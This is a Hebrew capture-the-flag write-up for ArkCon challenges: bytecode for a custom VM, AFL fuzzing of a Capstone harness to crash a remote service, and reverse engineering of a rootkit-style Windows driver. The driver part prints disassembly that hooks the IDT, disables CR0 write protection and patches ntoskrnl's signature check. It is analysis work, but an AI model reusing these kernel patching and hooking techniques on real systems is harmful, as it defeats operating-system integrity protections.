
```
Welcome to the Server.
Please enter your code as a hex string
020000200201003804020100030002 00


Registers:
----------------------------------------------------------------------------------------------------------------------------
r00=0x00000020  r01=0x00000038
r02=0x00000041  r03=0x00000000
r04=0x0000002f  r05=0x00000003
r06=0x00000075  r07=0x0000002d


Stack:
----------------------------------------------------------------------------------------------------------------------------
00000000: 4D 02 16 2E 3A 0F                                 M...:.

Memory:
----------------------------------------------------------------------------------------------------------------------------
00000000: CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ................
00000010: CC CC CC CC CC CC CC CC  CC CC CC CC CC CC CC CC  ................

Output:
----------------------------------------------------------------------------------------------------------------------------
A'll do what you tell me
```

הלולאה תמשיך 24 פעמים כשהיא מעלה את האינדסקים של הזיכרון שממנו אנחנו לוקחים את הערכים של הדגל לזיכרון שאליו אנחנו מכניסים את הערכים של הדגל (output).

```
020000200201003804020100030002000200002102010039040201000300020002000022020100 3a040201000300020002000023020100 3b040201000300

Registers:
----------------------------------------------------------------------------------------------------------------------------------------
r00=0x00000037  r01=0x0000004f
r02=0x0000007d  r03=0x00000000
r04=0x0000002f  r05=0x00000003
r06=0x00000075  r07=0x0000002d


Stack:
----------------------------------------------------------------------------------------------------------------------------------------
00000000: 4D 02 16 2E 3A 0F                                M...:.

Memory:
----------------------------------------------------------------------------------------------------------------------------------------
00000000: cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  ................
00000010: cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc  ................

Output:
----------------------------------------------------------------------------------------------------------------------------------------
ArkCon{r3qVM_f0r_a_fl4g}
```


סיימנו, מצאנו את הדגל!

שלב שלישי - oh, fu** me!



האתגר הזה מאוד פשוט כשנבין מה באמת צריך לעשות. כשאנחנו מביטים בכותרת של האתגר אנחנו חושבים שמדובר במילה גסה אך אם נשים לב לעוד כמה פרטים כמו "new server has some bugs" ו- "Be Persistent" נבין שלא מדובר במילה שחשבנו בהתחלה אלא ב-fuzz.


אז מה שאחנו צריכים לעשות באתגר הזה זה בעצם לקמפל את disc.c עם Persistent Fuzzing של AFL (למי שלא מכיר Americal Fuzzy Lop הוא פאזר שמיועד לבדיקות אבטחה). זה השינוי היחידי שהיינו צריכים לעשות כדי לקמפל את תוכנית במצב Persistent (עם afl-clang-fast):



```
int main() {
        csh handle;
        cs_insn *insn;
        int i;
        size_t count;
        uint8_t buf[128];
        ssize_t read_bytes;

        read_bytes = -1;
        memset(buf, 0, 128);
        read_bytes = read(STDIN_FILENO, buf, 128);

        for (i = 0; i < sizeof(platforms)/sizeof(platforms[0]); i++) {
            cs_err err = cs_open(platforms[i].arch, platforms[i].mode, &handle);
            if (err) {
                continue;
            }

            count = cs_disasm(handle, buf, read_bytes, 0x1000, 0, &insn);
            cs_free(insn, count);

            cs_close(&handle);
        }
```

```
int main() {
        csh handle;
        cs_insn *insn;
        int i;
        size_t count;
        uint8_t buf[128];
        ssize_t read_bytes;

        while (__AFL_LOOP(1000)) {
            read_bytes = -1;
            memset(buf, 0, 128);
            read_bytes = read(STDIN_FILENO, buf, 128);

            for (i = 0; i < sizeof(platforms)/sizeof(platforms[0]); i++) {
                cs_err err = cs_open(platforms[i].arch, platforms[i].mode, &handle);
                if (err) {
                    continue;
                }

                count = cs_disasm(handle, buf, read_bytes, 0x1000, 0, &insn);
                cs_free(insn, count);

                cs_close(&handle);
            }
        }
```

כעת, נפעיל את התוכנית עם afl-fuzz ונראה מה יקרה....



מצאנו קלט שגורם לקריסה מיוחדת, כעת נבדוק אותו על השרת של האתגר...

```
root@kali:~/Desktop/findings/crashes# nc thearkcon.com 9191 < id\:000000\,sig\:11\,src\:000000\,op\:havoc\,rep\:64
ArkCon{50m3b0dy_t0_fuzz}
```

הדגל בידינו!

למעשה מדובר ב-Memory Leak אמיתי בבראנצ' הרשמי של Capstone.

להסבר קצת יותר מורחב על AFL ו-AFL Persistent Mode הוספתי קישורים בסוף.

שלב רביעי - xpect_da_bluz


עבור האתגר הבא נצטרך ידע ב-Windows Internals וב-windbg בפרט, כאשר ניגש אל האתגר בשונה משאר האתגרים באתר, הוא אינו מכיל תיאור אלא את הקובץ **xpect_da_bluz.sys** בלבד אשר מרמז לנו שמדובר בדרייבר והשם כנראה סלנג של **expect the blues** שמרמז לנו שאנחנו כנראה נחטוף כמה BSODs בדרך.

נפתח את הקובץ ב-IDA ונעבור על ה-DriverEntry שזו פונקציית ה-Entry-Point הדיפולטיבית בדרייברים, נוכל לראות שלא קורה שם הרבה, מלבד לכמה דברים בודדים: רישום ויצירת Device לדרייבר ו-Symlink (על מנת שאפליקציות Usermode יוכלו לפנות לדרייבר), בדיקה שמרמזת לנו שהדרייבר נכתב עבור Windows 7 בלבד ופונקציות קטנות שלא נראה שיש שם המשך ל-Flow של הקוד, לא רואה שם הרבה.

כדי להתקין את הדרייבר נשתמש בפקודה הבאה:


```
sc create DRIVERNAME type= kernel binpath= PATH
```

כאשר מנסים לטעון את הדרייבר אנחנו מקבלים את ההודעת שגיאה הבאה, שגורמת לווינדוס לנקות את הדרייבר מהזיכרון, מה שמוזר:




מי שפתח את האתגר ב-IDA ניסה לעשות F5 (קיצור דרך ב-IDA לביצוע Decompile לאסמבלי) נוכח לגלות שה-Decompiler נכשל בעבודתו ולא מצליח לייצר Pseudo-C Code מתוך קוד האסמלי בפונקציות.
לאחר לא מעט מחקר על הסיבה לדבר ומציאת מכנה משותף לפונקציות בתוכנית ניתן להבחין שיש שימוש מוזר ב-Intel TSX בדרייבר, למי שלא מכיר Intel TSX הינו Extension של אינטל ל- transaction based lock-free synchronization mechanism.

לא נמצא תיעוד ברשת לשיטה זו עבור הכשלת IDA, מתברר ש-CyberArk מצאו שיטה להשתמש ב- IA Extension בצורה כזו שתכשיל את ה-Decompiler של IDA:




כאשר נעשה Decompile לפונקציה מסוימת בדרייבר נקבל את ה-output הבא:




ניתן לראות שהפיצ'ר לא מספק מידע שימושי במיוחד עבור הפונקציות. על מנת להתגבר על טכניקה זו נצטרך לבצע patching ל-xbegin ו-xend ולשנותם ל-NOPs.

לאחר מכן נוכל להשתמש ב-hexrays כרגיל. נמשיך לחקור את פונקציית ה-DriverEntry, נוכל לראות קוראים את הרשומה 0x176 ב-MSR אשר מכילה את ה-kernel ep עבור sysenter ומעבירים אותו לפונקציה:



[בוצע rebase 0 ב-IDA על מנת לאפשר לכולם להבין איפה נמצאים באתגר]

הפונקציה הזו עושה page alignment לפוינטר שהועבר לה ואז מחפשת לאחור (כל איטרציה מורידה PAGESIZE) את ההתחלה של ה-PE file (MZ..). מטרתה של פונקציה זו היא כמובן למצוא את ה-base address של ntoskrnl ככל הנראה על מנת לאתר כתובות של פונקציות בקרנל:



לאחר מכן הדרייבר אוסף כל מיני מידע אודות סביבת בריצה ככל הנראה לשימוש מאוחר יותר, כגון: כתובות של פונקציות בדרייבר, ערך רשומת 0x2e ב-IDT (כתובת legacy לקריאות syscall מיוזרמוד), ה-CPU הנוכחי וכו'.


מיד לאחר מכן מתבצעת החלפה של רשומה 0 ב-IDT באמצעות הפונקציה ב-offset 0x15D0 אשר תבצע זאת באמצעות הפקודת מכונה SIDT:

```
cli
sidt    fword ptr [ebp+var_20]
sti
```

על מנת לראות מה נמצא במיקום 0 ב-IDT נריץ את הפקודה הבאה ב-windbg:

```
kd> !idt -a

Dumping IDT: 80b95400

00:    8464d200 nt!KiTrap00
01:    8464d390 nt!KiTrap01
02:    Task Selector = 0x0058
03:    8464d800 nt!KiTrap03
04:    8464d988 nt!KiTrap04
05:    8464dae8 nt!KiTrap05
06:    8464dc5c nt!KiTrap06
```

לאחר מכן הקוד שם 0xdeadbeef באוגר ECX (בשלב הזה לא ברור עדיין למה), מבצע חילוק ובודק אם התוצאה שווה ל-1337, במידה ולא - הקוד ייצא ויחזיר 0x0C0000001 למערכת ההפעלה (NTSTATUS STATUS_UNSUCCESFUL):



מהתבוננות בקוד ניתן לראות שהתוצאה לא תהיה שווה 1337 אף פעם, נמשיך ונחקור את שאר הפונקציות על מנת להבין כיצד הדרייבר ממשיך לרוץ לאחר שמערכת ההפעלה מורידה אותו מהזיכרון.

אנו יודעים שלפני כן הפונקציה החליפה את רשומה 0 ב-IDT של ה-CPU הנוכחי באופסט משלה, לאחר מחקר בגוגל אנו יודעים שמיקום 0 ב-IDT הינו ה-handler של divide faults, שנמצא בכתובת nt!KiDivideErrorFault.

הכתובת שתחליף את ה-divide faults handler נמצאת באופסט 0x1690 (קראתי לה trampoline ב-IDB) בדרייבר:

```
push    offset trampoline
push    0
call    hook_isr_func
call    get_cpu
```

לאחר חקירת הפונקציה הזו אנו מבינים שהיא לעושה הרבה מלבד בדיקה אם ב-ECX יש 0xdeadbeef, במידה וכן היא קופצת ל-fault handler המקורי, במידה ולא היא ממשיכה וקוראת ל-nt!KfLowerIrql ומורידה את ה-interrupt request level ל-PASSIVE_LEVEL.

לאחר מכן היא מעבירה כל מיני פרמטרים שנאספו ב-DriverEntry לכתובת שנאספה גם היא ב-DriverEntry וחוזרת לקוד שמטפל בתוצאת החילוק.

הפונקציה הזו (נקרא לה stealth_routine לעת עתה) תשחזר את הרשומה המקורית ב-IDT ולאחר תשיג פוינטרים לכל מיני פונקציות עזר בצורה דינאמית, שמות הפונקציות הוצפנו על מנת למנוע מחקר סטטי קליל, לאחר מכן ניתן לראות שהפונקציה מקצה זיכרון בר הרצה בגודל ה-DriverSize (שהועבר ל-DriverEntry) עם Pool Tag עם הערך '0000':

```
                push    eax
                push    [ebp+var_E4]
                push    offset loc_17F7
                jmp     xor_decipher
; ---------------------------------------------------------------

loc_17F7:                               ; DATA XREF:
                pop     eax
                mov     ecx, [ebp+var_E0]
                push    ecx
                lea     edx, [ebp+var_6C]
                push    edx
                mov     eax, [ebp+arg_8]
                push    eax
                call    get_ntos_ptr
                mov     [ebp+var_E8], eax
                push    30303030h
                mov     ecx, [ebp+var_1C]
                mov     edx, [ecx+8]
                push    edx
                push    0
                call    [ebp+var_E8]
                mov     ecx, [ebp+var_1C]
                mov     [ecx+4], eax
                mov     edx, [ebp+var_1C]
                cmp     dword ptr [edx+4], 0
                jnz     short loc_183A
                jmp     loc_1F2F
; ---------------------------------------------------------------
```

כמו כן ניתן לראות שהקריאה לפונקציה xor_decipher מתבצעת על ידי push&jmp על מנת לבלבל.

בשלב הזה ניתן להסיק בביטחון שהדרייבר מעתיק את עצמו למיקום דינאמי בזיכרון על מנת להמשיך לרוץ לאחר שמערכת ההפעלה "תחזיר" את הדפים בירידת הדרייבר.

לאחר העתקת הדרייבר בשלמותו לדפים שהוקצאו כרגע, ניתן לראות כי הקוד מחפש placeholder בחלק אחר בקוד ומכניס לשם פוינטר ל-global structure, פעולה זו נעשית על מנת לשמור על context לאחר מעבר לתצורת ריצה של rootkit.

כמו כן, ניתן לראות כי הקוד מחפש אופסט מסוים בקוד של ntoskrnl, מבצע decode ל- relative call address שקיים באופסט ומחפש pattern מסוים בקוד והופך ביט אחד בקוד.

לאחר חקירת העניין נראה שבדיקת החתימות ב-Windows מציקה לדרייבר והוא מבצע patch בזמן ריצה לקוד מ-0x75 ל-0x74 (מ-JNE ל-JE) על מנת לעקוף את בדיקת החתימה:

```
00001EED                        loc_1EED:
00001EED 52                     push    edx
00001EEE 0F 20 C2               mov     edx, cr0
00001EF1 52                     push    edx
00001EF2 81 E2 FF FF FE FF      and     edx, 0FFFEFFFFh
00001EF8 0F 22 C2               mov     cr0, edx
00001EFB B8 01 00 00 00         mov     eax, 1
00001F00 D1 E0                  shl     eax, 1
00001F02 8B 4D E0               mov     ecx, [ebp+var_20]
00001F05 C6 04 01 74            mov     byte ptr [ecx+eax], 74h
00001F09 5A                     pop     edx
00001F0A 0F 22 C2               mov     cr0, edx
00001F0D 5A                     pop     edx
00001F0E 8B 55 DC               mov     edx, [ebp+var_24]
00001F11 8B 45 E4               mov     eax, [ebp+var_1C]
00001F14 8B 48 4C               mov     ecx, [eax+4Ch]
00001F17 89 0A                  mov     [edx], ecx
00001F19 6A 00                  push    0
00001F1B 8B 55 E4               mov     edx, [ebp+var_1C]
00001F1E 8B 42 18               mov     eax, [edx+18h]
00001F21 50                     push    eax
00001F22 FF 55 D4               call    [ebp+var_2C]
```

מכיוון שהזיכרון של NTOSKRNL הוא RX ניתן לראות שהפונקציה קודם מכבה את ה-WP bit באוגר CR0, פעולה זו מכבה את הגנת הכתיבה במעבד ומאפשר כתיבה לזיכרון של NTOSKRNL.

כרגע הדרייבר יכול להרשם ל-CALLBACK-ים ללא שום בעיה, ניתן לראות בהמשך הקוד שהדרייבר מבצע הרשמה לפונקציה nt!PspSetCreateProcessNotifyRoutine אשר תודיע לדרייבר כל פעם שפרוסס חדש נוצר או כשפרוסס מת.

מעניין, כעת נסתכל בקוד של הפונקציית callback ונבחין שה placeholder בגודל 4 בתים (0xCCCCCCCC) שהוחלף ב-stealth_routine נמצא בפונקציית callback זו, לצורך הנוחות נקרא לה notifyroutine.
בהמשך הפונקציה ניתן לראות איתחול של המחרוזת UNICODE הזו: \??\C:\k.d. מחרוזת זו משמשת לבדוק האם התהליך הנוכחי (זה שנוצר בעת קריאה לפונקציית ה-callback) בעל הנתיב המלא C:\k.d. כלומר אינו בעל סיומת EXE.

בעזרת פונקציות מסוימות שתורגמו ב-stealth_routine הקוד מבצע reference (ObOpenObjectByPointer) לאובייקט לפי הפוינטר שהגיע בעת הקריאה ל-notifyroutine, פעולה זו תאפשר לפונקציה לקבל handle ל-C:\k.d, כמובן רק עבור פרוסס שנוצר בשם זה:

```
0000204A 8B 15 20 30 00 00 mov     edx, ds:IoFileObjectType
00002050 8B 02             mov     eax, [edx]
00002052 50                push    eax
00002053 68 00 00 00 10    push    10000000h
00002058 6A 00             push    0
0000205A 68 00 02 00 00    push    200h
0000205F 8B 4D 10          mov     ecx, [ebp+arg_8]
00002062 8B 51 14          mov     edx, [ecx+14h]
00002065 52                push    edx
00002066 8B 45 E0          mov     eax, [ebp+var_20]
00002069 8B 48 34          mov     ecx, [eax+34h]
0000206C FF D1             call    ecx
```

לאחר מכן תתבצע קריאה של 3 בתים מה file_base+0x24. שלושת הבתים הללו יחליפו 3 פעולות NOP בהמשך הקוד.

בסיום הפונקציה, הקוד יבצע איטרציה על מערך בתים שנראה כך:

```
0x75, 0x11, 0x25, 0x11, 0x73, 0x11, 0x25, 0x11, 0x4e, 0x11, 0x75, 0x11,
0x4e, 0x11, 0x75, 0x11, 0x25, 0x11, 0x73, 0x11, 0x25, 0x11, 0x4e, 0x11,
0x75, 0x11, 0x20, 0x11, 0x22, 0x11, 0x30
```

